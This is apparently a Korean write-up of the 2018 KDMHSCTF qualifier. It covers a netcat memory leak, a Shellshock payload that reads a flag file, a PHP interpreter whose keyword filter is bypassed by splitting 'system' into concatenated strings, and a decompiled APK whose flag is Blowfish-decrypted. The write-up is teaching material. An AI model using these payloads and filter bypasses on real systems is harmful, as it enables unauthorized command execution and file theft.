2018 KDMHSCTF 예선 Write-up

by 디미고가서 딸기크림프라푸치노 먹겟읍니다 (4위, 5,960P)

본선 진출을 목표로 했는데,,, 4등을 해서 놀라따,,,

- 디미고 가는 길에 스벅이 있던데 프라푸치노를 사가야겠다(사실 자바칩이 더 달고 맛있는 것 같다). 컨셉에 충실해야 하니(?) ~~근데 용돈이 없다 어?~~
- 다이내믹 채점이 아니라면 본선 때 플래그키핑을 조금 해봐도 재미있을 것 같다.
- 많이 부족하지만 남은 시간 동안 공부를 열심히 해서 본선 TOP 3 안에 들어서 SSD를 받고 싶다(노트북이 죽어간다).
- 부질없지만 12시쯤 한번 1등도 먹어봤다 히히~
- 진짜로 더 열심히 해야겠다.

INIT

> *init (850p)*
>
> *서버 바이너리에는 정상적으로 플래그가 있습니다*

바이너리와 netcat 연결 주소가 주어진다.

IDA로 까보기 전에 먼저 연결해서 하나씩 눌러보면서 놀다가 재밌는 것을 발견했다.

```
W
root@goorm:/workspace/JunhoYeo# nc 121.170.91.17 9901
Do you want to do?
[R]ead
[W]rite
[E]xit
>>> W
length: 10
h�T ��Do you want to do?
[R]ead
[W]rite
[E]xit
>>> None !
Do you want to do?
[R]ead
[W]rite
[E]xit
>>>
```

위처럼 `W` 를 선택하면 Memory leak가 발생한다. 여기서 입력을 더 크게 하면 무언가 발견할 수 있을 것 같았다.

```
root@goorm:/workspace/JunhoYeo# nc 121.170.91.17 9901
Do you want to do?
[R]ead
[W]rite
[E]xit
>>> W
length: 100
h���  ����ㅓ1Udimi{A110cAt3_1s_$o_1mp0rt@n7}@����  o��ㅓ1U0'��  Do you want to do?
[R]ead
[W]rite
[E]xit
>>> None !
Do you want to do?
[R]ead
[W]rite
[E]xit
>>> E
Good Bye !root@goorm:/workspace/JunhoYeo#
```

한 100정도로 넣으니까 플래그가 나온다.

`write()` 함수의 취약점을 이용한 문제이다.

`dimi{A110cAt3_1s_$o_1mp0rt@n7}`

echo

> *echo (970p)*
>
> *what a shocking echo!..*

포너블 워게임 사이트인 pwnable.kr의 shellshock랑 비슷한 문제 같아서 구글링해서 같은 방법으로 풀었다.

http://xhyumiracle.com/pwnable-kr-shellshock/

~~사실 pwnable.kr의 해당 문제를 풀 때도 풀이를 보면서 풀었다~~ 빨리 풀기 위해서 위 링크의 Write-up을 참고했다.

https://namu.wiki/w/%EC%85%B8%EC%87%BC%ED%81%AC

나무위키에 shellshock 취약점에 대해서 잘(적어도 한국어 위키백과보다는) 설명되어 있다.


`() { <함수 body> }; <공격하려는 코드>` 형태의 일반 환경변수도 함수형 환경변수로 인식되는 취약점인데, 처음에 ~~진짜 그대로~~ `env x='() { :;};/bin/cat ~/flag' ~/echo` 로 시도했다가 usage가 잘못되었다길래 `~/echo x` 로 전달해줬더니 플래그가 나왔다!

```
echo@ubuntu:~$ env x='() { :;};/bin/cat ~/flag' ~/echo x
dimi{y4p_sh3llsh0ck_1s_v3ry_cr1tic4l}
Segmentation fault (core dumped)
echo@ubuntu:~$
```


`dimi{y4p_sh3llsh0ck_1s_v3ry_cr1tic4l}`

EZPZ

> *EZPZ (770p)*



직접 실행하니 아무런 반응이 없고 올리디버거로 보려고 하면 디버깅 탐지를 사용하고 있어서 저렇게 튕긴다.



IDA로 열어서 정적 분석을 시도하니 바로 나온다.

`get_Text()`로 받은 문자열(사용자로부터 입력받은 문자열)이랑 `Welcome_reversing`이랑 비교해서 맞으면 `dimi{` , `}`를 형식에 맞게 양끝에 붙여서 출력하는 것 같다.

`dimi{Welcome_reversing}`

Boxipreter

> *Boxipreter (940p)*
>
> *php ssh.....? this is so vulnerable....*

풀이

코드를 넣을 수 있는 textarea와 이를 Execute, Clear 버튼이 있다.

```
<?php
echo 'test';
?>
```

저렇게 PHP 코드를 작성하고 Execute를 누르면

```
test
```

이런 페이지로 이동되는 것을 봐서 PHP를 이용할 수 있는 것 같다.

먼저 `system('ls -al')`로 디렉토리 리스팅을 한 뒤 flag 파일의 위치를 찾아서 `system('cat (플래그위치)')`나 `highlight_file('(플래그위치)')`를 사용해서 플래그를 읽으면 될 것이다.

그런데 필터링이 되는지 `system()`과 `highlight_file()` 등을 사용하려고 하면 결과 대신 `No Hack`가 나와버린다.

이런 함수들을 우회해서 사용할 방법이 없을까?

PHP는 빛킹갓랭귀지이므로 '가변 함수'를 지원한다.

http://php.net/manual/kr/functions.variable-functions.php

이걸 이용해서 변수 `$a`에 `system`을 할당해 둔 뒤 `echo $a('ls -al');` 등으로 사용이 가능하지 않을까?

```
<?php
    $a = 'sy'.'stem';
    echo $a('ls -al');
?>
```

간단하게 테스트를 해보면 아예 `system` 문자열 자체를 필터링하는 것 같으니 위처럼 우회해 주자. PHP에서 `.`를 사용하면 두 문자열을 이을 수 있다(Python의 `+`처럼). 예를 들어서 `echo 'app' . 'le';`의 결과는 `apple`이다.

메뉴얼에 나온 것과 같이 어떤 변수 뒤에 괄호가 오면 인터프리터는 그 변수의 값과 같은 이름의 함수를 호출하려고 시도한다.

```php
<?php
   $a = 's'.'y'.'stem';
   echo $a('ls -al');
?>
```

(끝나고 알았는데 걍 `'sy'.'stem'` 으로 해도 되더라)

이렇게 하면 `$a` 에는 `s` + `y` + `stem` = `system` 이 저장되고, `echo $a('ls -al');` 에서는 `system()` 함수를 `ls -al` 을 인수로 호출하게 된다.

total 2528 drwxrwxrwx 2 root root 81920 Jun 18 22:13 . drwxr-xr-x 3 root root 4096 Jun 17 09:58 .. -rw-r--r-- 1 www-data www-data 7 Jun 17 18:59 tmp_01882513d5fa7c329e940dda99b12147.php -rw-r--r-- 1 www-data www-data 7 Jun 17 17:12 tmp_020bf2c45e7bb322f89a226bd2c5d41b.php -rw-r--r-- 1 www-data www-data 7 Jun 17 18:47 tmp_021f6dd88a11ca489936ae770e4634ad.php -rw-r--r-- 1 www-data www-data 7 Jun 17 18:47 tmp_024d7f84fff11dd7e8d9c510137a2381.php -rw-r--r-- 1 www-data www-data 7 Jun 17 16:53 tmp_02a3c7fb3f489288ae6942498498db20.php -rw-r--r-- 1 www-data www-data 7 Jun 17 17:16 tmp_02aff7969b61d33fe215dba6bf0056c8.php -rw-r--r-- 1 www-data www-data 84 Jun 18 16:17 tmp_02e656adee09f8394b402d9958389b7d.php -rw-r--r-- 1 www-data www-data 42 Jun 17 17:38 tmp_0342c9a7b54450830e9727b98f8e3cb7.php -rw-r--r-- 1 www-data www-data 13 Jun 17 17:06 tmp_0415740eaa4d9decbc8da001d3fd805f.php -rw-r--r-- 1 www-data www-data 7 Jun 17 17:23 tmp_05546b0e38ab9175cd905eebcc6ebb76.php -rw-r--r-- 1 www-data www-data 82 Jun 17 16:45 tmp_0584ce565c824b7b7f50282d9a19945b.php -rw-r--r-- 1 www-data www-data 2 Jun 17 17:26 tmp_05d0abb9a864ae4981e933685b8b915c.php -rw-r--r-- 1 www-data www-data 7 Jun 17 17:30 tmp_05d8cccb5f47e5072f0a05b5f514941a.php -rw-r--r-- 1 www-data www-data 7 Jun 17 17:23 tmp_0663a4ddceacb40b095eda264a85f15c.php -rw-r--r-- 1 www-data www-data 89 Jun 17 20:52 tmp_069059b7ef840f0c74a814ec9237b6ec.php -rw-r--r-- 1 www-data www-data 28 Jun 17 18:28 tmp_0731460a8a5ce1626210cbf4385ae0ef.php -rw-r--r-- 1 www-data www-data 6 Jun 17 16:30 tmp_07a96b1f61097ccb54be14d6a47439b0.php -rw-r--r-- 1 www-data www-data 7 Jun 17 17:14 tmp_07e1cd7dca89a1678042477183b7ac3f.php -rw-r--r-- 1 www-data www-data 7 Jun 17 17:10 tmp_087408522c31eeb1f982bc0eaf81d35f.php -rw-r--r-- 1 www-data www-data 93 Jun 17 16:27 tmp_088660d31e3314b1c5817fa45e9f25f1.php -rw-r--r-- 1 www-data www-data 7 Jun 17 17:38 tmp_08fc80de8121419136e443a70489c123.php -rw-r--r-- 1 www-data www-data 14 Jun 17 18:48 tmp_0996dd16b0020a17a26b94f4675fd3da.php -rw-r--r-- 1 www-data www-data 407 Jun 17 16:38 tmp_09a5e2a11bea20817477e0b1dfe2cc21.php -rw-r--r-- 1 www-data www-data 82 Jun 17 17:33 tmp_09def3ebbc44ff3426b28fcd88c83554.php -rw-r--r-- 1 www-data www-data 76 Jun 17 17:18 tmp_0a17ad0fa0870b05f172deeb05efef8e.php -rw-r--r-- 1 www-data www-data 6 Jun 17 17:10 tmp_0a3b5a7a477d359746061d41c3a04fd6.php -rw-r--r-- 1 www-data www-data 7 Jun 17 16:59

짠 그럼 이렇게 현재 디렉토리에 있는 파일들이 출력되는거임~!

```php
<?php
$a = 's'.'y'.'stem';
echo $a('find / -name \'flag\' -ls');
?>
```

헉 그런데 이상한 게 너무 많다. `find` 명령어로 `flag` 라는 이름의 파일 경로만 구해봐야겠다.

```
26081 4 -rw-r--r-- 1 root root 37 Jun 17 09:52 /var/www/html/Boxipreter/flag 26081 4 -rw-r--r-- 1 root root 37 Jun 17 09:52 /var/www/
```

flag 파일은 `/var/www/html/Boxipreter/flag` 에 있다.

```
<?php
$a = 's'.'y'.'stem';
echo $a('cat /var/www/html/Boxipreter/flag');
?>
```

`cat` 명령어를 사용해서 해당 경로의 파일 내용을 출력해보자.

```
dimi{B0x1Pr3teR_1s_ver7_@wesome_!1!} dimi{B0x1Pr3teR_1s_ver7_@wesome_!1!}
```

플래그가 나와버려따.

`dimi{B0x1Pr3teR_1s_ver7_@wesome_!1!}`

여담

king god guesser

사실 그냥 http://121.170.91.18/Boxipreter/flag 주소로 들어가도 flag를 볼 수 있었다. 대회가 끝나고 알았는데 자괴감이 밀려왔다.

> *아아,,,*

pwd

```
<?php
$a = 'sy'.'stem';
echo $a('pwd');
?>
```

위와 같은 코드로 `pwd` 명령어를 실행시키면 `/var/www/html/Boxipreter/tmp` 라는 결과가 나온다. 코드가 실행되는 디렉토리가 `/tmp` 라는 뜻이다. 즉 현재 디렉토리를 기준으로 플래그는 `./../flag` 에 있다.

```
<?php
$a = 'sy'.'stem';
echo $a('cat ../flag');
?>
```

위처럼 실행하면 `cat` 명령어로 바로 플래그를 구할 수 있다.

```
<?php
$a = 'highlight_f'.'ile';
echo $a('../flag');
?>
```

`highlight_file()` 을 사용하면 아래처럼 더 이쁘게 출력할 수 있다.

```
dimi{BOx1Pr3teR_1s_ver7_@wesome_!1!}
1
```

`system` 외에도 `file` 이라는 문자열을 필터링하는 것 같은데 역시 같은 방법으로 우회가 가능하다.

JavaScript

```
<script>alert('test')</script>
```

자바스크립트도 사용할 수 있는데 이걸 이용해서 익스플로잇을 할 수 있을지는 모르겠다.

구조(?)

Execute를 누르고 링크를 확인하면 http://121.170.91.18/Boxipreter/tmp/tmp_5103c3584b063c431bd1268e9b5e76fb.php 처럼 되어 있는데 코드가 실행되는 현재 디렉토리(`tmp/`)에서 바로 `ls` 를 때리면 나오는 수많은 이상한 파일들의 정체가 바로 이것이다.

사용자가 코드를 입력하면 필터링 후 `tmp_(some md5?).php` 로 파일이 저장되고 이를 불러오는 구조 같다.

그럼 현재 폴더에 있는 다른 `php` 파일들의 내용을 확인해 볼까?

```
<?php
$a = 's'.'y'.'stem';
echo $a('tail -n +1 -- *.php');
?>
```

이렇게 `.php` 확장자를 가진 파일 전체의 내용을 출력하도록 하면...

```
==> tmp_01882513d5fa7c329e940dda99b12147.php <== No Hack ==> tmp_020bf2c45e7bb322f89a226bd2c5d41b.php <== No Hack
(이하생략)
```

이렇게 주르륵 나온다.

MIC CHECK

> *MIC CHECK (560p)*
>
> *Can you speak? FLAG : dimi{Hello, DIMIGO!}*

dimi{Hello, DIMIGO!}

Win RSP

> *Win RSP (920p)*
>
> *flag 형식 : flag{ "무엇인가" }, dimi{}가 아닙니다.*

주어진 apk 파일을 실행시켜보면 저렇게 뜨는데 가위바위보에서 무려 980414번 연속으로 이기면 플래그를 줄 것 같다. 유감이지만 3번이 한계였다.

처음에는 애뮬레이터에 올려서 memory editor 툴을 사용하려고 했는데 실패하고 빠르게 포기했다.

먼저 장난삼아 파일을 메모장으로 열어서 `flag` , `dimi` 같은 키워드를 검색해서 살펴봤는데 진짜로 어떤 링크가 나왔다.

http://ctf.dimigo.hs.kr/2c3fa05a103d78ccf08c4df3c00dedda/flag.php

접속하면 아래 같은 문자열이 나온다.

```
;2Jj3Bt0nCnsBaRDFkwGz76AlyeNLSmImGxqCskX7UY0=;
```

```
public class WinActivity extends AppCompatActivity {

    class C02211 implements Runnable {
        C02211() {
        }

        public void run() {
            String string = "";
            try {
                string = Jsoup.connect("http://ctf.dimigo.hs.kr/2c3fa05a103d78ccf08c4df3c00dedda/flag.php").get().toString().split(";")[1];
                Log.e("JTJ", string);
            } catch (IOException e) {
                string = "Error : " + e.getMessage();
            }
            try {
                SecretKeySpec key = new SecretKeySpec("flag{this_is_fake_flag}".getBytes(StringEncodings.UTF8), "Blowfish");
                Cipher cipher = Cipher.getInstance("Blowfish/ECB/PKCS5Padding");
                cipher.init(2, key);
                string = new String(cipher.doFinal(Base64.decode(string.getBytes(StringEncodings.UTF8), 0)));
            } catch (Exception e2) {
                string = "Error : " + e2.getMessage();
            }
            final String finalString = string;
            WinActivity.this.runOnUiThread(new Runnable() {
                public void run() {
                    ((TextView) WinActivity.this.findViewById(C0219R.id.text)).setText(finalString);
                }
            });
        }
    }
```

그 뒤 http://www.javadecompilers.com/apk에서 Jadx로 디컴파일 해보니 `;2Jj3Bt0nCnsBaRDFkwGz76AlyeNLSmImGxqCskX7UY0=;` 의 `split(';')[1]` , 즉 `2Jj3Bt0nCnsBaRDFkwGz76AlyeNLSmImGxqCskX7UY0=` 를 `flag{this_is_fake_flag}` 를 key로, Blowfish decrypting한 것이 flag라는 것을 알게 되었다.

Standalone Blowfish library from Dojo Toolkit: blowfish.js

Data to encrypt or decrypt

2Jj3Bt0nCnsBaRDFkwGz76AlyeNLSmlmGxqCskX7UY0=

Key

flag{this_is_fake_flag}

Cipher mode

ECB ▾ Enumeration for various cipher modes.

Output type

Base64 ▾ Enumeration for input and output encodings.

Encrypt Decrypt

Result

flag{Are_you_Genius_or_Stupid?}

우와아아!


`flag{Are_you_Genius_or_Stupid?}`

Guess


> *guess (950p)*
>
> *where is my flag.png?*
>
> *just guess, not crypto, find img in online*

`flag.png` 파일을 주는데 그냥 확장자만 `.png` 고 아무것도 없다. HxD로 열어보니 파일 안 데이터는 `8Xk4HCc` 가 전부였다.

